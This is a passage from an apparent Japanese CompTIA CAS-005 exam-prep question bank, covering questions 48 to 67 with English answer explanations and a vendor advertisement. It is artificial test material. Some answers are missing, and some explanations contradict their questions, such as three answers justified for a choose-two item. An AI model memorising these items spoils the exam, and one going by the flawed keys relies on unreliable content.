Disabling bulk user creation (A) may reduce misuse but does not directly address monitoring gaps. Daily review of the application allow list (C) is operationally impractical and does not provide the breadth of monitoring needed. Routine patching (D) is essential for security hygiene but is separate from monitoring improvements. Configuring firewall rules (F) may reduce traffic flows but does not ensure detection or visibility of unauthorized activity.
By prioritizing comprehensive log collection and ensuring adequate retention, the SOC can correlate anomalies across systems, detect malicious behavior earlier, and conduct forensic investigations effectively.
This aligns with CAS-005 best practices for security operations and continuous monitoring in hybrid environments.

質問: **48**
最近、ある医療システムがランサムウェア攻撃に見舞われました。その結果、取締役会は既存のネットワークセキュリティを強化するため、セキュリティコンサルタントを雇うことを決定しました。セキュリティコンサルタントは、医療ネットワークが完全にフラットで、特権アクセス制限がなく、個人の医療情報を含むサーバーへのRDPアクセスがオープンであることを発見しました。コンサルタントが修復計画を策定する中で、これらの課題を解決するのに最適なソリューションは次のどれですか（3つ選択してください）。
A. SD-WAN
B. PAM
C. リモートアクセスVPN
D. MFA
E. ネットワークセグメンテーション
F. BGP
G. NAC
正解: **(**正解を表示します**)**
Privileged Access Management (PAM)restricts elevated permissions, reducing the risk of widespread ransomware attacks.Multi-Factor Authentication (MFA)protects against credential theft and ensures that even if passwords are compromised, accounts are not easily accessible.Network segmentationbreaks the flat network into secure zones, limiting lateral movement by attackers. SD-WAN and BGP relate to network routing and efficiency, not security architecture specifically. Remote access VPN secures external access but does not solve internal flat network issues. Network Access Control (NAC) is helpful but secondary compared to PAM, MFA, and segmentation in this context.
Reference:CompTIA SecurityX CAS-005, Domain 2.0: Implement identity and access controls, network segmentation, and authentication hardening to mitigate internal threats.

質問: **49**
ある企業は、開発環境で個人情報（PII）データに関するインシデントが発生した後、プライバシー要件を遵守するためにプロセスを変更したいと考えています。機能テストを実行するために、QAチームは指定された形式の有効なデータを依然として使用する必要があります。開発ライフサイクルに影響を与えずにリスクに対処するには、次のうちどれが最適ですか？
A. QA環境に移動する前にデータを暗号化する
B. 個人を特定できないようにデータを切り捨てる
C. 大規模言語モデルを使用して合成データを生成する
D. 機密フィールドにトークン化を活用する
正解: **D (**コメントを発表する**)**
Tokenizationreplaces sensitive data (e.g., PII) with non-sensitive placeholders while maintaining format consistency, ensuring compliancewithout disrupting testing. This method is commonly used forPCI-DSS and GDPR compliancewhile preserving data structure for functional tests.
Encryption (A)secures data but does not remove sensitivity or solve testing concerns.
Truncation (B)removes portions of data but may impact testing if format requirements are strict.
Synthetic data (C)can be useful but may not always match real-world scenarios perfectly for testing purposes.
Reference:CompTIA SecurityX (CAS-005) Exam Objectives- Domain 1.0 (Governance, Risk, and Compliance), Section onPrivacy Risk Considerations & Data Protection

質問: **50**
コンプライアンス担当者が事業影響分析(BIA)を実施しており、事業部門のリーダーたちに有意義なデータを収集してもらいたいと考えている。複数の事業部門リーダーは、担当者が必要とするデータの種類について、より詳しい情報を求めている。
コンプライアンス担当者にとって最も有益なデータタイプは次のうちどれですか？(2つ選択してください)
A. 在庫詳細
B. 適用される契約上の義務
C. ダウンタイムに関連するコスト
D. ネットワーク図
E. 緊急時対応計画
F. 重要なプロセス
正解: **(**正解を表示します**)**
Understanding Business Impact Analysis (BIA):
ABIA assesses the effects of disruptionsto an organization ' s operations.
It helpsprioritize resourcesbased on the potential impact ofdowntime, compliance issues, and critical processes.
Why Options B, C, and F are Correct:
B (Applicable contract obligations)# Many companies havelegal and compliance obligationsregarding downtime, availability, and SLAs. This information helps determine whatrisk levelsare acceptable.
C (Costs associated with downtime)# BIA quantifies the financial impact of system failures. Knowinglost revenue, regulatory fines, and recovery costshelps in planning.
F (Critical processes)# Identifyingcore business processesallows an organization toprioritize recoveryeffortsandmaintain operational continuity.
Why Other Options Are Incorrect:
A (Inventory details)# While useful for asset management, it doesnot directly impact business continuity planning.
D (Network diagrams)# These help in security architecture but arenot directly related to the financial/business impact analysis.
E (Contingency plans)# BIA isperformed before contingency planningto identifywhat needs protection.
Reference:
CompTIA SecurityX CAS-005 Official Study Guide:Business Impact Analysis (BIA) & Risk Management NIST SP 800-34:Business Continuity & Contingency Planning

質問: **51**
監査の結果、レガシープラットフォームがログを30日以上保持していないことが判明しました。このプラットフォームは、新しいテクノロジーとの相互運用性を考慮して分割されています。暫定的な解決策として、IT部門はログの保持期間を120日に変更しました。セキュリティエンジニアは、ログが適切に保持されるようにするために、次のうちどれを行うべきでしょうか？
A. ログを保存するスケジュールタスクを毎晩設定します
B. イベントベースのトリガーを設定して、しきい値に達したときにログをエクスポートします。
C. SIEMを設定してログを集約する
D. ログをSQLデータベースに移動するためのPythonスクリプトを設定します。
正解: **(**正解を表示します**)**
To ensure that logs from a legacy platform are properly retained beyond the default retention period, configuring the SIEM to aggregate the logs is the best approach. SIEM solutions are designed to collect, aggregate, and store logs from various sources, providing centralized log management and retention. This setup ensures that logs are retained according to policy and can be easily accessed for analysis and compliance purposes.
References:
CompTIA SecurityX Study Guide: Discusses the role of SIEM in log management and retention.
NIST Special Publication 800-92, " Guide to Computer Security Log Management " : Recommends the use of centralized log management solutions, such as SIEM, for effective log retention and analysis.
" Security Information and Event Management (SIEM) Implementation " by David Miller: Covers best practices for configuring SIEM systems to aggregate and retain logs from various sources.

質問: **52**
CDRソリューションを使用したセキュリティ評価の際、セキュリティエンジニアはシステム内の資産について以下のレポートを生成します。

Device	Type	Status
LN002	Linux SE	Enabled (unmanaged)
0WIN23	Windows 7	Enabled
0WIN29	Windows 10	Enabled (bypass)

5日後、EDRコンソールはホスト0WIN23がリモートアクセス型トロイの木馬に感染したと報告しました。次のうち、感染の最も可能性の高い原因はどれですか？
A. OW1N23 は、EDR でサポートされていない旧バージョンの Windows を使用しています。
B. LN002はEDRソリューションでサポートされておらず、RATを拡散します
C. EDRには未知の脆弱性があり、攻撃者によって悪用されました。
D. 0W1N29はネットワーク内の他のホストを通じてマルウェアを拡散します
正解: **A (**コメントを発表する**)**
OWIN23 is running Windows 7, which is a legacy operating system. Many EDR solutions no longer provide full support for outdated operating systems like Windows 7, which has reached its end of life and is no longer receiving security updates from Microsoft. This makes such systems more vulnerable to infections and attacks, including remote access Trojans (RATs).
A). OWIN23 uses a legacy version of Windows that is not supported by the EDR: This is the most probable cause because the lack of support means that the EDR solution may not fully protect or monitor this system, making it an easy target for infections.
B). LN002 was not supported by the EDR solution and propagates the RAT: While LN002 is unmanaged, it is less likely to propagate the RAT to OWIN23 directly without an established vector.
C). The EDR has an unknown vulnerability that was exploited by the attacker: This is possible but less likely than the lack of support for an outdated OS.
D). OWIN29 spreads the malware through other hosts in the network: While this could happen, the status indicates OWIN29 is in a bypass mode, which might limit its interactions but does not directly explain the infection on OWIN23.
References:
CompTIA Security+ Study Guide
NIST SP 800-53, " Security and Privacy Controls forInformation Systems and Organizations " Microsoft ' s Windows 7 End of Support documentation

質問: **53**
最高情報セキュリティ責任者(CISO)が脆弱性を修復するための行動計画を要求しました。セキュリティアナリストは、最近実施した脆弱性スキャンの出力結果を確認し、数百もの固有の脆弱性に気づきました。出力結果には、CVSSスコア、IPアドレス、ホスト名、および脆弱性の一覧が含まれています。アナリストは、どの脆弱性を直ちに修正すべきかを判断するために、さらに情報が必要であると判断しました。この情報を得るための最適な情報源は次のうちどれでしょうか？
A. 危機管理計画
B. 事業影響分析
C. 第三者リスクレビュー
D. インシデント対応プレイブック
正解: **(**正解を表示します**)**

質問: **54**
管理者は、社内のモバイルデバイス群をPKIに統合し、デバイスのWLAN NAC設定を既存のワークステーションやノートパソコンと整合させようとしています。数千台のデバイスを、費用対効果、時間効率、そしてセキュリティに配慮した方法で再構成する必要があります。この目標を達成するには、以下のどのアクションが最も効果的でしょうか？
（2つ選択してください）
A. 既存のMDMソリューションを使用して、認証と登録のためのディレクトリサービスと統合する
B. netAuth拡張キー使用証明書テンプレートの展開

C. serverAuth拡張キー使用証明書テンプレートの展開
D. clientAuth拡張キー使用証明書テンプレートの展開
E. 一括デバイス登録用に OTP を使用して CA で SCEP を構成する
F. CA に CSR を送信して、すべてのデバイスで使用できる単一の証明書を取得します。
正解: **(**正解を表示します**)**
For bulk PKI enrollment:
* MDM integration with directory services streamlines certificate request and deployment per device, leveraging existing authentication methods.
* Simple Certificate Enrollment Protocol (SCEP) with one-time passwords allows automated, secure, large-scale certificate issuance without manual CSR handling.
* clientAuth templates are used for device authentication, but selecting it alone is insufficient without automated enrollment mechanisms.
* A single certificate for all devices violates PKI security principles and compromises individual device accountability.

質問: **55**
セキュリティエンジニアは、最近実施したセキュリティ監査から以下の調査結果を受け取りました。
データは、ユーザーの権限と役割に基づいて保護されるべきである。
* ユーザー行動追跡はネットワーク全体で実施されるべきである。
* デジタルIDは、データアクセスワークフロー全体を通して検証されるべきである。
エンジニアが調査結果に対処するために最初にとるべき行動は次のうちどれですか？
A. 継続的かつコンテキストベースの認証と認可を実装する
B. 強化されたユーザー認証情報プロビジョニングワークフローとデータ監視ツールを使用する
C. デジタルIDとデータアクセスに関するフェデレーションサービスを改善する
D. API認証のためにOpenID Connectをデプロイする
正解: **(**正解を表示します**)**
The first action is to implement continuous and context-based authentication and authorization (A).
Traditional authentication validates users only at login, which creates gaps during active sessions. Continuous authentication ensures validation throughout the data access workflow, incorporating contextual factors like device state, geolocation, and behavioral analysis. This directly aligns with audit findings requiring protection by role, identity validation, and action tracking.
Option B improves onboarding and monitoring but does not enforce continuous access control. Option C improves identity federation but does not provide session-by-session validation. Option D secures APIs but is too narrow for organization-wide identity workflows.
CAS-005 stresses Zero Trust and context-aware IAM, making continuous authentication and authorization the top priority.

質問: **56**
ある企業は、OTシステムを企業ネットワークの他の領域から分離しました。これらのシステムは、インターネット経由でベンダーに利用状況情報を報告することが求められています。次のうち、侵害や妨害のリスクを最も軽減するのはどれですか(2つ選択してください)。
A. 許可リストの実装
B. ネットワーク動作の監視
C. 保存データの暗号化
D. ブート整合性チェックを実行中
E. 毎日の健康チェックを実行
F. サイト間IPSec VPNの実装
正解: **(**正解を表示します**)**

A). Implementing allow lists: Allow lists (whitelisting) restrict network communication to only authorized devices and applications, significantly reducing the attack surface by ensuring that only pre-approved traffic is permitted.
F). Implementing a site-to-site IPSec VPN: A site-to-site VPN provides a secure, encrypted tunnel for data transmission between the OT systems and the vendor, protecting the data from interception and tampering during transit.
Other options:
B). Monitoring network behavior: While useful for detecting anomalies, it does not proactively reduce the risk of compromise or sabotage.
C). Encrypting data at rest: Important for protecting data stored on devices, but does not address network communication risks.
D). Performing boot integrity checks: Ensures the integrity of the system at startup but does not protect ongoing network communications.
E). Executing daily health checks: Useful for maintaining system health but does not directly reduce the risk of network-based compromise or sabotage.
References:
CompTIA Security+ Study Guide
NIST SP 800-82, " Guide to Industrial Control Systems (ICS) Security "
" Industrial Network Security " by Eric D. Knapp and Joel Thomas Langill

質問**: 57**
セキュリティ専門家は、新しく導入されたクラウド システムの脆弱性の発見傾向を調査しています。次の出力が与えられます。

Date	IP address	System name	Finding	Criticality rating
10/13/2023	10.123.34.90	System1	OpenSSL version 1.01	Medium
10/13/2023	10.3.114.72	System6	OpenSSL version 1.01	Medium
10/13/2023	10.12.134.45	System12	Java 11 runtime environment found	Medium
10/13/2023	10.60.65.11	System30	OpenSSL version 1.01	Medium
10/13/2023	10.28.74.9	System37	Java 11 runtime environment found	Medium
10/13/2023	10.13.124.3	System45	OpenSSL version 1.01	Medium

この問題の根本原因を解決するには、次のどのアクションが適していますか?
A. ベースイメージを更新するためのパッチ適用システムの自動化
B. 影響を受けるプログラムを最新のパッチで再コンパイルする
C. すべてのサーバーで未使用/不要なポートを無効にする
D. 影響を受けるシステムの上流に仮想パッチを適用した WAF を展開する
正解**: (**正解を表示します**)**
The output shows that multiple systems have outdated or vulnerable software versions (OpenSSL 1.01 and Java 11 runtime). This suggests that the systems are not being patched regularly or effectively.
A). Automating the patching system to update base images: Automating the patching process ensures that the latest security updates and patches are applied to all systems, including newly deployed ones. This addresses the root cause by ensuring that base images used for deployment are always up-to-date with the latest security patches.
B). Recompiling the affected programs with the most current patches: While this can fix the immediate vulnerabilities, it does not address the root cause of the problem, which is the lack of regular updates.
C). Disabling unused/unneeded ports on all servers: This improves security but does not address the specific issue of outdated software.
D). Deploying a WAF with virtual patching upstream of the affected systems: This can provide a temporary shield but does not resolve the underlying issue of outdated software.
Automating the patching system to update base images ensures that all deployed systems are using the latest, most secure versions of software, addressing the root cause of the vulnerability trend.
References:
CompTIA Security+ Study Guide
NIST SP 800-40 Rev. 3, " Guide to Enterprise Patch Management Technologies " CIS Controls, " Control 7: Continuous Vulnerability Management "

質問**: 58**
最近のセキュリティ監査により、複数のエンドポイントに次の脆弱性があることが判明しました。

* さまざまな安全でないオープンポート
* 解雇された従業員のアクティブアカウント
* レガシーバージョンのエンドポイント保護ソフトウェア
* 過度に寛容なアクセスルール
これらのリスクを最も軽減できるのは次のどれですか? (3 つ選択してください)。
A. ローカルドライブの暗号化
B. セキュアブート
C. アドレス空間レイアウトのランダム化
D. 不要なサービスが無効になっています
E. パッチ適用
F. ログ記録
G. 未使用アカウントの削除
H. BIOSパスワードを有効にする
正解: **(**正解を表示します**)**
Disabling unneeded servicesreduces the attack surface by closing open ports.Patchingensures that endpoint protection software and operating systems are up-to-date, reducing vulnerability exposure.Removing unused accountseliminates access paths for malicious users exploiting dormant accounts. Secure boot, BIOS passwords, and drive encryption are important, but they address different layers of security than the vulnerabilities listed.
Reference:CompTIA SecurityX CAS-005, Domain 2.0: Apply system hardening techniques to endpoint security issues.

質問: **59**
セキュリティエンジニアは、脅威インテリジェンスプラットフォームから以下の情報を含むアラートを受け取ります。

Email	Source	Date	Data
jane@corporg.com	Third-party leakage	4 weeks ago	Email, name
john@corporg.com	Pastebin	3 weeks ago	Email, password, cell phone
alice@corporg.com	Deep web website	2 months ago	Name, address, cell phone
ann12@hotmail.com	Deep web forum	5 days ago	Email, password
joe@corporg.com	Initial access broker	1 week ago	Email, password

セキュリティエンジニアは、以下のどの行動を最初にとるべきでしょうか？
A. ジョンとジョーのアクセス権をリセットします。
B. ジョン、アン、ジョーに連絡して、この件について知らせ、パスワードのリセットをスケジュールしてください。
C. John、Ann、Joeのパスワードをリセットし、すべてのユーザー*のアクティブなセッションを切断します。
D. ジョンとジョーのパスワードをリセットし、情報漏洩について当局に報告する。
正解: **(**正解を表示します**)**
The first action should be to reset access for John and Joe, who are corporate accounts belonging to the organization. Their credentials were exposed in recent leaks, including one from an initial access broker (Joe), which indicates an active exploitation risk. Immediate password resets and session invalidations prevent adversaries from using the compromised credentials to gain access.
Ann's account (@hotmail.com) is personal and not under corporate management, so while her exposure is concerning, it does not pose a direct risk to organizational systems. Contacting her can follow later steps but should not delay urgent remediation for John and Joe.
Option B delays remediation. Option C overreaches by including Ann in corporate resets. Option D includes contacting authorities prematurely, which is important but secondary to immediate containment.
CAS-005 emphasizes rapid containment of credential leaks affecting corporate identities, making access resets for John and Joe the first step.

質問: **60**
ソフトウェアエンジニアは、Webアプリケーションの開発をサポートするCI / CDパイプラインを作成しています。DevSecOpsチームは構文エラーを特定する必要があります。次のうち、DevSecOpsチームのタスクに最も関連するものはどれですか？
A. 静的アプリケーションセキュリティテスト
B. ソフトウェア構成分析
C. ランタイムアプリケーションの自己保護
D. Webアプリケーションの脆弱性スキャン
正解: **A (**コメントを発表する**)**
Static Application Security Testing (SAST) involves analyzing source code or compiled code for security vulnerabilities without executing the program. This method is well-suited for identifying syntax errors, coding standards violations, and potential security issues early in the development lifecycle.
A). Static application security testing (SAST): SAST tools analyze the source code to detect syntax errors, vulnerabilities, and other issues before the code is run. This is the most relevant task for the DevSecOps team to identify syntax errors and improve code quality.
B). Software composition analysis: This focuses on identifying vulnerabilities in open-source components and libraries used in the application but does not address syntax errors directly.
C). Runtime application self-protection (RASP): RASP involves monitoring and protecting applications during runtime, which does not help in identifying syntax errors during the development phase.
D). Web application vulnerability scanning: This involves scanning the running application for vulnerabilities but does not address syntax errors in the code.
References:
CompTIA Security+ Study Guide
OWASP (Open Web Application Security Project) guidelines on SAST
NIST SP 800-95, " Guide to Secure Web Services "
Top of Form
Bottom of Form

質問: **61**
組織がサーバーレス コンピューティングを導入してコストを削減し、サービスの可用性を向上させる場合、考慮すべきセキュリティ リスクは次のどれですか。
A. 政府がクラウド サービス プロバイダーに対して持つ管理と影響力のレベル
B. サービスのプロビジョニングで使用される仮想化またはエミュレーション技術の種類
C. サーバーレスサービスを支えるインフラストラクチャの垂直スケーラビリティ
D. サービスのプロビジョニングと構成のサードパーティ監視の使用
正解: **(**正解を表示します**)**
In serverless computing, organizations rely heavily on CSPs to manage the infrastructure, runtime, and scaling. A key risk is thelevel of control and influence governments have over CSPs, potentially affecting availability, access, or confidentiality of hosted services due to legal orders or government actions. Concerns about virtualization technologies, scalability, or third-party monitoring are valid but less critical compared to the overarching legal and control risks tied to CSP reliance.
Reference:CompTIA SecurityX CAS-005, Domain 4.0: Understand the legal and regulatory impacts and risks of adopting third-party serverless solutions.

有効的な**CAS-005-JPN**問題集はJPNTest.com提供され、**CAS-005-JPN**試験に合格することに役に立ちます！JPNTest.comは今最新**CAS-005-JPN**試験問題集を提供します。JPNTest.com CAS-005-JPN試験問題集はもう更新されました。ここで**CAS-005-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CAS-005-JPN-mondaishu **604**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」


質問: **62**
ある企業が、自社のウェブサイトに関して顧客から複数の苦情を受けています。エンジニアは、ウェブサーバーのログを解析するパーサーを実装し、次のような出力を生成します。

Browser	User location	Load time	HTTP response
Mozilla 5.0	United States	150ms	302
Chrome 110	France	1.2s	302
Microsoft Edge	India	3.7s	307
Microsoft Edge	Australia	6.4s	200

問題を最も効果的に解決するために、会社が実施すべきは次のどれですか?
A. IDS
B. CDN
C. WAF
D. NAC
正解: **(**正解を表示します**)**
The table indicates varying load times for users accessing the website from different geographic locations.
Customers from Australia and India are experiencingsignificantly higher load times compared to those from the United States. This suggests that latency and geographical distance are affecting the website ' s performance.
A). IDS (Intrusion Detection System): While an IDS is useful for detecting malicious activities, it does not address performance issues related to latency and geographical distribution of content.
B). CDN (Content Delivery Network): A CDN stores copies of the website ' s content in multiple geographic locations. By serving content from the nearest server to the user, a CDN can significantly reduce load times and improve user experience globally.
C). WAF (Web Application Firewall): A WAF protects web applications by filtering and monitoring HTTP traffic but does not improve performance related to geographical latency.
D). NAC (Network Access Control): NAC solutions control access to network resources but are not designed to address web performance issues.
Implementing a CDN is the best solution to resolve the performance issues observed in the log output.
References:
CompTIA Security+ Study Guide
" CDN: Content Delivery Networks Explained " by Akamai Technologies
NIST SP 800-44, " Guidelines on Securing Public Web Servers "

質問: **63**
エンジニアリングチームは、特定のリスクを軽減するためのコストが資産価値を上回ると判断しました。チームはリスクが適切に優先順位付けされていることを確認する必要があります。この問題に対処するための最良の方法は次のうちどれですか？
A. データのラベル付け
B. 分岐保護
C. 脆弱性評価
D. 保険の購入
正解: **(**正解を表示します**)**
When the cost to mitigate certain risks is higher than the asset values, the best approach is to purchase insurance. Thismethod allows the company to transfer the risk to an insurance provider, ensuring that financial losses are covered in the event of an incident. This approach is cost-effective and ensures that risks are prioritized appropriately without overspending on mitigation efforts.
References:
CompTIA SecurityX Study Guide: Discusses risk management strategies, including risk transfer through insurance.
NIST Risk Management Framework (RMF): Highlights the use of insurance as a risk mitigation strategy.
" Information Security Risk Assessment Toolkit " by Mark Talabis and Jason Martin: Covers risk management practices, including the benefits of purchasing insurance.

質問: **64**
IPSecソリューションが導入されています。VPNコンセントレータとAAAサーバの両方の設定ファイルが図に示されています。
以下の要件を満たすように設定ファイルを完成させてください。
* EAP方式では、相互証明書ベース認証(発行されたクライアント証明書を使用)を使用する必要があります。
* IKEv2暗号スイートは最も安全な設定にする必要があります
認証された動作モード、
* 秘密情報には、少なくとも 1 つの大文字、1 つの小文字、1 つの数字、および 1 つの特殊文字が含まれている必要があり、最小長は 8 文字である必要があります。手順 AAA サーバーと VPN コンセントレータをクリックして構成を完了します。
該当する項目を入力し、ドロップダウンメニューから選択してください。



VPNコンセントレータ：


VPN concentrator
Select proposal
Select proposal
peap
blowfish256
md5
aes256ccm128
aes128ctr
cast128
camellia256ctr
tls
ttls
psk
aes256gcm128
...
re-eap {
...
proposals =
...
}
...
plugins {
eap-radius {
secret =
server =
}
}
...
Reset to Default
Save
Close
jpnshiken.com
CompTIA

AAAサーバー:




正解:

See the answer below in Explanation.

Explanation:

VPN Concentrator:

A screenshot of a computer Description automatically generated



AAA Server:

A screenshot of a computer Description automatically generated



質問: **65**
データ漏洩を防ぐために、企業のセキュリティ リーダーはユーザー教育を次の範囲に拡張することを決定しました。
* 健全なセキュリティ文化を構築します。
* 規制要件に準拠します。
* インシデント報告を改善します。
次のどれが彼らの目的を最も満たすでしょうか?
A. DoS攻撃を実行する
B. 定期的な侵入テストのスケジュール設定
C. フィッシングキャンペーンのシミュレーション
D. 偽のランサムウェアの展開
正解: **(**正解を表示します**)**
Phishing simulations are a proven method for reinforcing security awareness, meeting compliance training requirements, and improving user incident reporting. In CAS-005, social engineering testing is a recommended component of organizational security culture programs.
* DoS attacks (A) and penetration tests (B) assess technical security, not user awareness.
* Fake ransomware (D) can cause unnecessary alarm and operational disruption.

質問: **66**
セキュリティアナリストは、正当なサードパーティボット関連トラフィックで知られるIPアドレスに関連付けられたリクエストを発見しました。アナリストは、これらのリクエストが悪意のあるものであるかどうかを判断するために、次のうちどれを使用すべきでしょうか？
A. ユーザーエージェント文字列
B. リクエストのバイト長
C. Webアプリケーションヘッダー
D. HTMLエンコーディングフィールド

正解: **A** (コメントを発表する)
The user-agent string can providevaluable information to distinguish between legitimate and bot-related traffic. It contains details about the browser, device, and sometimes the operating system of the client making the request.
Why Use User-Agent String?
Identify Patterns: User-agent strings can help identify patterns that are typical of bots or legitimate users.
Block Malicious Bots: Many bots use known user-agent strings, and identifying these can help block malicious requests.
Anomalies Detection: Anomalous user-agent strings can indicate spoofing attempts or malicious activity.
Other options provide useful information but may not be as effective for initial determination of the nature of the request:
B). Byte length of the request: This can indicate anomalies but does not provide detailed information about the client.
C). Web application headers: While useful, they may not provide enough distinction between legitimate and bot traffic.
D). HTML encoding field: This is not typically used for identifying the nature of the request.
References:
CompTIA SecurityX Study Guide
" User-Agent Analysis for Security, " OWASP
NIST Special Publication 800-94, " Guide to Intrusion Detection and Prevention Systems (IDPS) "

質問: **67**
ユーザーは、企業リソースにアクセスしようとした際に、以下のようなさまざまな問題に直面しています。
* 支店内のローカルコンピュータとファイルサーバー間の接続問題
* リモートワーク中にモバイル端末で企業アプリケーションをダウンロードできない
* 内部Webアプリケーションへのアクセス時に証明書エラーが発生する
報告された問題のトラブルシューティングを行う際に、以下のどの操作が最も適切ですか？(2つ選択してください。)
A. VPNスループットを確認する
B. IPSルールを確認してください
C. ライトCDN上の静的コンテンツを復元します。
D. NACを使用してセキュア認証を有効にする
E. 高度な WAF ルールを実装します。
F. MDM資産のコンプライアンスを検証する
正解: (正解を表示します)
The reported issues suggest problems related to network connectivity, remote access, and certificate management:
A). Review VPN throughput: Connectivity issues and the inability to download applications while working remotely may be due to VPN bandwidth or performance issues. Reviewing and optimizing VPN throughput can help resolve these problems by ensuring that remote users have adequate bandwidth for accessing corporate resources.
F). Validate MDM asset compliance: Mobile Device Management (MDM) systems ensure that mobile endpoints comply with corporate security policies. Validating MDM compliance can help address issues related to the inability to download applications and certificate errors, as non-compliant devices might be blocked from accessing certain resources.
B). Check IPS rules: While important for security, IPS rules are less likely to directly address the connectivity and certificate issues described.
C). Restore static content on the CDN: This action is related to content delivery but does not address VPN or certificate-related issues.
D). Enable secure authentication using NAC: Network Access Control (NAC) enhances security but does not directly address the specific issues described.
